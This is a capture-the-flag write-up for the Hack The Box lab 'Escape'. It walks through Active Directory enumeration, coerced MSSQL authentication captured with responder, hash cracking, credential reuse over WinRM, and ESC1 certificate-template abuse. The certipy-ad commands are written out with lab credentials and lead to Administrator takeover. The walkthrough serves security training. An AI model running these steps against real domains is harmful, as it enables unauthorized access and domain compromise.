# HTB-Escape
Table of Contents
Scope:10.129.228.253Recon
Nmap
sudo nmap -sC -sV -sT -p- --min-rate=5000 -Pn -T5 -vvvv escape.htb
PORT      STATE SERVICE       REASON  VERSION53/tcp    open  domain        syn-ack Simple DNS Plus88/tcp    open  kerberos-sec  syn-ack Microsoft Windows Kerberos (server time: 2026-01-24 16:18:45Z)135/tcp   open  msrpc         syn-ack Microsoft Windows RPC139/tcp   open  netbios-ssn   syn-ack Microsoft Windows netbios-ssn389/tcp   open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)|_ssl-date: 2026-01-24T16:20:13+00:00; +7h59m48s from scanner time.| ssl-cert: Subject:| Subject Alternative Name: DNS:dc.sequel.htb, DNS:sequel.htb, DNS:sequel| Issuer: commonName=sequel-DC-CA/domainComponent=sequel445/tcp   open  microsoft-ds? syn-ack464/tcp   open  kpasswd5?     syn-ack593/tcp   open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.0636/tcp   open  ssl/ldap      syn-ack Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)| ssl-cert: Subject:| Subject Alternative Name: DNS:dc.sequel.htb, DNS:sequel.htb, DNS:sequel| Issuer: commonName=sequel-DC-CA/domainComponent=sequel|_ssl-date: 2026-01-24T16:20:14+00:00; +7h59m48s from scanner time.1433/tcp  open  ms-sql-s      syn-ack Microsoft SQL Server 2019 15.00.2000.00; RTM| ms-sql-ntlm-info:|   10.129.228.253:1433:|     Target_Name: sequel|     NetBIOS_Domain_Name: sequel|     NetBIOS_Computer_Name: DC|     DNS_Domain_Name: sequel.htb|     DNS_Computer_Name: dc.sequel.htb|     DNS_Tree_Name: sequel.htb|_    Product_Version: 10.0.17763| ms-sql-info:|   10.129.228.253:1433:|     Version:|       name: Microsoft SQL Server 2019 RTM|       number: 15.00.2000.00|       Product: Microsoft SQL Server 2019|       Service pack level: RTM|       Post-SP patches applied: false|_    TCP port: 14333268/tcp  open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)| ssl-cert: Subject:| Subject Alternative Name: DNS:dc.sequel.htb, DNS:sequel.htb, DNS:sequel| Issuer: commonName=sequel-DC-CA/domainComponent=sequel3269/tcp  open  ssl/ldap      syn-ack Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)|_ssl-date: 2026-01-24T16:20:14+00:00; +7h59m48s from scanner time.| ssl-cert: Subject:| Subject Alternative Name: DNS:dc.sequel.htb, DNS:sequel.htb, DNS:sequel| Issuer: commonName=sequel-DC-CA/domainComponent=sequel5985/tcp  open  http          syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)|_http-server-header: Microsoft-HTTPAPI/2.0|_http-title: Not Found9389/tcp  open  mc-nmf        syn-ack .NET Message Framing49667/tcp open  msrpc         syn-ack Microsoft Windows RPC49689/tcp open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.049690/tcp open  msrpc         syn-ack Microsoft Windows RPC49702/tcp open  msrpc         syn-ack Microsoft Windows RPC49713/tcp open  msrpc         syn-ack Microsoft Windows RPC49740/tcp open  msrpc         syn-ack Microsoft Windows RPCService Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:| p2p-conficker:|   Checking for Conficker.C or higher...|   Check 1 (port 29662/tcp): CLEAN (Timeout)|   Check 2 (port 16305/tcp): CLEAN (Timeout)|   Check 3 (port 12096/udp): CLEAN (Timeout)|   Check 4 (port 48343/udp): CLEAN (Timeout)|_  0/4 checks are positive: Host is CLEAN or ports are blocked|_clock-skew: mean: 7h59m47s, deviation: 0s, median: 7h59m47s| smb2-time:|   date: 2026-01-24T16:19:36|_  start_date: N/A| smb2-security-mode:|   3:1:1:|_    Message signing enabled and required
kerbrute
Using kerbrute I was able to find the following service accounts present:

I reran kerbrute a couple times to check for usernames but wasn’t able to get any hits, instead I ran enum4linux-ng as the guest user:
enum4linux-ng


The following info was found:

The Public share appears to be readable.

I downloaded the file and checked out the contents:

And there was also a Bonus tab heading:

PublicUserGuestUserCantWrite1nxc

It appeared that this user was still valid:

Using this user I was able to enumerate other domain users:
mssql_coerce
Using the following commands I was then able to coerce the sql_svc account into authenticating to our host:

In responder I saw the following pop up:

I then proceeded to crack it using hashcat:


sql_svcREGGIE1234ronnieMoving on I enumerated whether this user had any specific rights on the mssql server but I didn’t manage to find anything useful:

Instead I sprayed the passwords against the other services and noticed I could log into winrm with this user.

Foothold
Shell as sql_svc


I did not notice anything interesting inside my home directory but did notice the SQLServer directory under C:\:
Cleartext Credentials
I then checked out the error log inside the Logs directory where I found something:


It appears that a user, perhaps ryan, tried to log in with their password instead of their username. Let’s check our suspicions.


While they didn’t seem to be very useful for mssql, they also worked for winrm:

Lateral Movement to ryan.cooper

user.txt
Privilege Escalation
ADCS - ESC1
Using ryan’s credentials I enumerated the target with certipy-ad which displayed the target being vulnerable to ESC1:
certipy-ad find -u 'ryan.cooper@sequel.htb' -p 'NuclearMosquito3' -dc-ip 10.129.228.253 -stdout -vulnerable

In order to exploit this vulnerability I used the following command:
certipy-ad req -username ryan.cooper@sequel.htb -p 'NuclearMosquito3' -ca sequel-DC-CA -template UserAuthentication -dc-ip 10.129.228.253 -upn Administrator@sequel.htb

Next up I authenticated as the Administrator, changed their password via ldap-shell and logged in:

root.txt
Addendum
This box was also my 100th rooted machine on HTB: